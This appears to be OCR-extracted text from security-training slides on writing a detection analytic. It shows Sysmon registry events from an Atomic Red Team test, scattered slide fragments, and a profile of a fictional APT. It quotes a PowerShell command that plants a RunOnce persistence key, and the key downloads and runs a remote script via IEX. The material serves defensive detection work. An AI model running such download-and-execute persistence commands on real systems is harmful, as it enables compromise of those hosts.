
Sysmon non-eventCode=1


EventCode	EventDescription	Details	object_path
11	File Created		
12	Registry object added or deleted		HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\NextRun
13	Registry value set	powershell.exe "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat`")"	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\NextRun
11	File Created		

Command Lines of Events during test time

new_payload
eventcreate /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application
$RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"\x0aset-itemproperty $RunOnceKey "NextRun" 'powershell.exe "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat`")"\x0aRemove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force
$RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"\x0aset-itemproperty $RunOnceKey "NextRun" 'powershell.exe "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat`")"\x0aRemove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force

Finally Write the Analytic




“In conclusion…”

Just one more thing…


TAFDOMGGAMG APT
BOSS OF THE SOC


Office 365


aws

ATT&CK™

Find code, projects, and people on GitHub:

Cloud Compromises

Search


Contact Support — GitHub Status — @githubstatus

1 SOCIO-POLITICAL AXIS

- Fondness for causing chaos and disruption.
- Generates revenue via coin mining on compromised hosts

ADVERSARY

- Nation-state sponsored adversary
- Located (+8.0 timezone)



CAPABILITIES

- Vulnerability scanning
- Amplification DoS attacks
- Crypto-coin mining

INFRASTRUCTURE

- Compromised AWS EC2 instances
- Compromised Chinese hosts

TAEDONGGANG LAGER

